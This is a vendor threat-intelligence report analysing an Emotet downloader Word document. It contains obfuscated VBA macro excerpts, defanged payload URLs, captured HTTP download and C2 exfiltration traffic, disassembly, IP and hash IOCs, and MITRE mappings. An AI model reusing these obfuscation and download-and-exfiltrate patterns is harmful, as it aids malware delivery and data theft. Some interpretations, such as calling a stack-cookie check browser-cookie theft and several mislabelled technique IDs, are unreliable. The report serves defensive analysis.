SECTRIO

MALWARE REPORT

Emotet-Downloader

Date: 25/09/2020

Sanjuktasree Chatterjee,
Amit Yadav

As we all know that Emotet is one of the most detrimental and acknowledged Banking Trojan came into existence in [illegible] as a data stealer but with the passage of time it's functionality keeps on altering like as it's being started used as a

spamming agent, delivering other malwares, adopt various detection evading mechanisms and many more that makes it more savage among other malwares.

For a long time we were capturing, monitoring and analysing various emotet variants coming to our honeypot and lately on 17th September 2020 we came across a new variant of emotet downloader in our honeypot that we will be going to explain about.

Emotet-Downloader is a malicious or hostile file (in our case it is a Microsoft word file) that downloads executable files using VBA macros (a subroutine to automate a number of tasks and commands).

The malicious file also does the following:

- Drop files
- Stealing system information
- CnC communication
- Installing and executing additional malware
- Exfiltration of Data

Technical Analysis

First look

In the very beginning when we open up the Microsoft word document file it will opened up with a message stating to enabled content (as in the newer versions of Microsoft word this feature is disabled by default) as shown below in Fig 1, which is a jpeg file inserted within the document file that we can clearly identify based on the file signature shown in Fig 2.



Fig: (1)



Fig: (2)

It will also create multiple processes simultaneously.

winword.exe (PID: 2204) → powershell.exe (PID: 2576)

Fig: (3)

Macros Analysis

After extracting macros, we look into it seems quite obscure because it is using an obfuscation technique to evade from various detection mechanism.

```
λ oledump.py -s 13 -v C:\Users\worker\Desktop\0135e14b1e09d748c81481f42bd3bcaf609714e251262ac55781dc94f76f69df.doc
Attribute VB_Name = "Svdu1w6egxnx"
Attribute VB_Base = "0{15C7DCBB-894E-469D-A677-855392474F36}{5899634A-836E-4317-8842-4E0138CB27C8}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Function X20koz2g0crgvd9()
On Error Resume Next
   BnbGuGVJS = " 1M7L7DHMRVWZQ1TLKJSDT8BNh H6N2HL1Y0OQ97SPFKB4YW495KRJK86KX202VVRYMHGBWKOSPL2GN" _
 + "LuqAICDW2664JFV47G92MBMIT12DKLY8BA8TGEK468B0DW016URH0C3YJ9TO22EAXEXL1VUHSW7KH9UY9Y6PI8A52ICM" _
 + "jRhqQBhsD9EJKYG9PTSFP6LYVR4RVHEEULFAJCAT6IWLVR1JR6190N1CDU70UBVNL95PV083O2EM259698A7V87J6KLgQYI43KDU1F dOF9KMS615NdO
6GR4J2IL43N7AS2C8W3jSV6wL8KXUSURL"
YrnScuQN = Mid(BnbGuGVJS, 263, 1)
NCaUFDcPwj = Mid(BnbGuGVJS, 174, 2)
ULKiimLwvrT = Mid(BnbGuGVJS, 27, 1)
FLzQCnriXm = Mid(BnbGuGVJS, 81, 2)
EXbzRwE = Mid(BnbGuGVJS, 311, 1)
XbIuPdBS = Mid(BnbGuGVJS, 274, 2)
jkjzsiz = Mid(BnbGuGVJS, 26, 1)
```

Fig: (4)

Flow of obfuscation:

First of all it defines a variable `Hrqofdhrnst` and then create an object `Jktpq270oezv2ly` which is an already defined variable with some values in it.

```
WROIpdJ = YrnScuQN + NCaUFDcPwj + ULKiimLwvrT + FLzQCnriXm
Set Hrqofdhrnst = CreateObject(Jktpq270oezv2ly)
   BnbGuGVJS = " 1M7L7DHMRVWZQ1TLKJSDT8BNh H6N2HL1Y0OQ97SPFKB4YW495KRJK86KX202VVRYMHGBWKOSPL2GN" _
 + "LuqAICDW2664JFV47G92MBMIT12DKLY8BA8TGEK468B0DW016URH0C3YJ9TO22EAXEXL1VUHSW7KH9UY9Y6PI8A52ICM" _
 + "jRhqQBhsD9EJKYG9PTSFP6LYVR4RVHEEULFAJCAT6IWLVR1JR6190N1CDU70UBVNL95PV083O2EM259698A7V87J6KLgQYI43KDU1F dOF9KMS615NdO
6GR4J2IL43N7AS2C8W3jSV6wL8KXUSURL"
OOijpW = Mid(BnbGuGVJS, 1, 1)
pQfRfj = Mid(BnbGuGVJS, 286, 1)
jUSALRJa = Mid(BnbGuGVJS, 178, 2)
jpOSVN = Mid(BnbGuGVJS, 172, 1)
Jktpq270oezv2ly = Pk9yhq_7aorrlorxa(O66qh_21n1_149)
   BnbGuGVJS = " 1M7L7DHMRVWZQ1TLKJSDT8BNh H6N2HL1Y0OQ97SPFKB4YW495KRJK86KX202VVRYMHGBWKOSPL2GN" _
 + "LuqAICDW2664JFV47G92MBMIT12DKLY8BA8TGEK468B0DW016URH0C3YJ9TO22EAXEXL1VUHSW7KH9UY9Y6PI8A52ICM" _
 + "jRhqQBhsD9EJKYG9PTSFP6LYVR4RVHEEULFAJCAT6IWLVR1JR6190N1CDU70UBVNL95PV083O2EM259698A7V87J6KLgQYI43KDU1F dOF9KMS615NdO
6GR4J2IL43N7AS2C8W3jSV6wL8KXUSURL"
YrnScuQN = Mid(BnbGuGVJS, 263, 1)
```

Fig: (5)

`O66qh_21n1_149` is a variable with a long string which contains a unique continuous pattern of a word (PIZDEC) which is used as a salt to the actual string. This string actually references to WMI (Windows Management Instrumentation) classes:
`'winmgmts:Win32_ProcessStartup'` and `'winmgmts:Win32_Process'`.

Fig: (6)

Here the variable `Kzuzer5koba5i0` retrieves "`s`" character used in the WMI class string by adding two values one is referenced by a variable `D51cxmhihgvuqn i.e 90` and other one is 25 on adding of this value we get 115 as a final output which is an ascii code for character "`s`".

Fig: (7)

Here the function `PK9yhq_7aorr1orxa` is calling a variable `AkoezK13t9rpbs2`. The variable `Atm69is93jp_88c` contains a split command which is used to segregate the defined value from a string. Here the value is "`PIZDEC`".



Fig: (8)

Variable `Zjugcnbjskad` uses Trim function to remove the leadind and trailing spaces and characters from a text string.



Fig: (9)

The join function is used here to club substrings values present in variables Atm69is93jp_88c and `Jbzyjr9pppqsa4` to get a single string.



Fig: (10)

Here the value in the variable Hrqofdhrnst along with .create string coupled together to create one of the WMI class string i.e `winmgmts:Win32_Process.Create`.

Fig: (11)

By using the same approach the other class of WMI is created.

Fig: (12)

Once both the WMI classes are created it will set the parameter to 0.



Fig: (13)

Downloading URL:

This Powershell script download executable file using both http and https requests.

hxxps://scrappy[.]upsproutmedia[.]com/wpadmin/j
hxxps://chinaspcialist[.]com/wpcontentYrLG//wpadmin/
hxxps://upsproutmedia[.]com/wpadmin/M
hxxp://pagearrow[.]com/wordpress/B/
hxxp://axuezhacn/lajop/OYdUzf/
hxxp://blog[.]saadata[.]com/cgibinvwz/
hxxp://zeeamfashion[.]com/content/rqoL/

When the word file is opened it create a process winword.exe under which a child process is created with a random name each time when the word file is opened. This process will create some random folder and the executable file will be dropped inside that folder each and every time when the document is opened. it will drop another binary executable which is inside a folder with random name that is also created by opening the document. Here is the main path where the executable is dropped: `'C:\Windows\SysWOW64\'`.



Fig: (14)

Network Communication:

The document file crates some network communication after openning it. Here `'GET'` request is sent to the host `'pagearrow[.]com'` in which there is an executable file is transferred in multipart to hide it's detection by any antivirus installed in the machine.

```
GET /wordpress/B/ HTTP/1.1
Host: pagearrow.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 18 Sep 2020 10:15:14 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: 5f6488b27cbde=1600424114; expires=Fri, 18-Sep-2020 10:16:14 GMT; Max-Age=60; path=/
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Last-Modified: Fri, 18 Sep 2020 10:15:14 GMT
Expires: Fri, 18 Sep 2020 10:15:14 GMT
Content-Disposition: attachment; filename="2rc9qBlkYTWYlD9k0.exe"
Content-Transfer-Encoding: binary

1c000
MZ.....@.....                    .!..L.!This program cannot be run in DOS
mode.

$..........j..]j..]j..]M..]z..]M..]"..]...]m..]j..]
..]M..]v..]M..]k..]M..]k..]M..]k..]Richj..].....PE..L.....c_.....p...@.....@.....
.....j.....S...|...P.....
.....@.....L.....text...th.....p..... ..`.rdata..#.....
.....@..@.data.....@....rsrc.....@..@.....
.....
```

Fig: (15)

The POST request uses `multipart/form-data` as content-type and the encoded messages boundary has been set with some random strings and number - '----------pQRjqkWCjb3cWD'.

```
POST /sBs1Y1GaCE/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: 71.72.196.159/sBs1Y1GaCE/
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------pQRjqkWCjb3cWD
Host: 71.72.196.159
Content-Length: 4468
Cache-Control: no-cache

----------------pQRjqkWCjb3cWD
Content-Disposition: form-data; name="iflemhrvii"; filename="uufzbnsiftxl"
Content-Type: application/octet-stream

..T}a........~.N'..5.f[KsV>.$.N.q#.$..H...5C!..o.....W.{.............y.,.u.m.O...;...9.>W...y{
D.t....=....
....hP.K`......J.'...xp.......h..2.Tr...7..........^..r..... +bq.x.-V           ..K.5.[.)_.................f8.F.bW~T!...@./
{...g^.....
....G..D)....../g..2$..[p.4.S..Eh3..jWv.[i'.x{.Y....J.Yp.N6.....K.,6+S1.X..X...p......."...{.5....5.o9\...&\..y.....-...
71....c.iBLen.l2..
----------------
pQRjqkWCjb3cWD--.....................................................................................................
.....................................................................................................
```

Fig: (16)

The binary executable shows no system changes when it is executed but it will do the malicious actions at background. It will show the present window information.

```
.text:00411E5A
.text:00411E5A loc_411E5A:                             ; CODE XREF: sub_411D50+25E↓j
.text:00411E5A                 call    ds:ShowWindow
.text:00411E60
.text:00411E60 loc_411E60:                             ; CODE XREF: sub_411D50+1F7↓j
.text:00411E60                                         ; sub_411D50+20E↓j ...
.text:00411E60                 call    sub_411D10
.text:00411E65
```

Fig: (17)

The malware also tries to record browser history cache and cookie related information from the target machine.

```
text:00411E67                 mov     ecx, [esp+210h+var_4]
text:00411E6E                 pop     edi
text:00411E6F                 pop     esi
text:00411E70                 xor     ecx, esp
text:00411E72                 call    @__security_check_cookie@4 ; __security_check_cookie(x)
text:00411E77                 add     esp, 208h
text:00411E7D                 retn    10h
```

Fig: (18)

It will also discover the processes that are running on the infected machine and will kill some legitimate process to do the malicious activity.

```
text:00412219                 push    50010001h       ; dwStyle
text:0041221E                 push    offset String   ; "View All Processes"
text:00412223                 push    offset aButton  ; "BUTTON"
text:00412228                 push    ebp             ; dwExStyle
text:004121E9                 push    50010001h       ; dwStyle
text:004121EE                 push    offset aKillProcess ; "Kill Process"
text:004121F3                 push    offset aButton  ; "BUTTON"
text:004121F8                 push    ebp             ; dwExStyle
```

Fig: (19)

The process name, PID and the description of the information are taken by this variant of emotet malware. It is also noted that not only the information related to the system are recorded by the malware it will also see the process which are running on memory and capture the information related to them.

```
rdata:00413400 aQueryfullproce:                        ; DATA XREF: sub_4101D0+46↑o
rdata:00413400                 text "UTF-16LE", 'QueryFullProcessImageName',0
rdata:00413434 aSystem:                                ; DATA XREF: sub_4103C0+39↑o
rdata:00413434                 text "UTF-16LE", 'SYSTEM',0
rdata:00413442                 align 4
rdata:00413444 ; const WCHAR ClassName
rdata:00413444 ClassName:                              ; DATA XREF: sub_4104D0+3D↑o
rdata:00413444                 text "UTF-16LE", 'SysListView32',0
rdata:00413460 ; const WCHAR WindowName
rdata:00413460 WindowName      dw 0                    ; DATA XREF: sub_4104D0+38↑o
rdata:00413460                                         ; WinMain(x,x,x,x)+26F↑o
rdata:00413462                 align 4
rdata:00413464 aDescription:                           ; DATA XREF: sub_410520+72↑o
rdata:00413464                 text "UTF-16LE", 'Description',0
rdata:0041347C aMemory:                                ; DATA XREF: sub_410520+5E↑o
rdata:0041347C                 text "UTF-16LE", 'Memory',0
rdata:0041348A                 align 4
rdata:0041348C aUserName:                              ; DATA XREF: sub_410520+4A↑o
rdata:0041348C                 text "UTF-16LE", 'User Name',0
rdata:004134A0 aProcessName:                           ; DATA XREF: sub_410520+36↑o
rdata:004134A0                 text "UTF-16LE", 'Process Name',0
rdata:004134BA                 align 4
rdata:004134BC aProcessId:                             ; DATA XREF: sub_410520+25↑o
rdata:004134BC                 text "UTF-16LE", 'Process ID',0
rdata:004134D2                 align 4
```

Fig: (20)

Communicating Server IPs:

23[.]225[.]152[.]164
71[.]72[.]196[.]159
72[.]21[.]91[.]29
74[.]219[.]172[.]26
134[.]209[.]36[.]254

File Hash: 9978eab359eb8543e69cf1a0da9a8abe

IOCs:

a58b7d127350d1b3cd37bee651d10f70
8b2b4b385500a384f2474efe41c62fc9
a43b397e41212a5eb3a62fdbd312b0cb
4d432240627983851edce4636f8923bc
bb0718a585f47c4c73c4374b70c6a7b9

MITRE Techniques:

T1005 – Download files in victim's machine
T1210 – Execute files with remote code execution
T1020 - Automated Exfiltration

T1033 - System Owner/User Discovery
T1041 - Exfiltration Over C2 Channel
T1071 - Application Layer Protocol
T1555 - Credentials from Password Stores

CVE: `CVE-2019-0561`

Sectrio Protection

Sectrio detects the malware as `'SS_Gen_Downloader_Emotet_A'`.

Our Honeypot Network

This report has been prepared from the threat intelligence gathered by our honeypot network. This honeypot network is today operational in 72 cities across the world. These cities have at least one of the following attributes:

- **Are landing centers for submarine cables**
- **Are internet traffic hotspots**
- **House multiple IoT projects with a high number of connected endpoints**
- **House multiple connected critical infrastructure projects**
- **Have academic and research centers focusing on IoT**
- **Have the potential to host multiple IoT projects across domains in the future**

Over 12 million attacks a day is being registered across this network of individual honeypots. These attacks are studied, analyzed, categorized, and marked according to a threat rank index, a priority assessment framework that we have developed within Sectrio. The honeypot network includes over 4000 physical and virtual devices covering over 400 device architectures and varied connectivity mediums globally. These devices are grouped based on the sectors they belong to for purposes of understanding sectoral attacks. Thus, a layered flow of threat intelligence is made possible.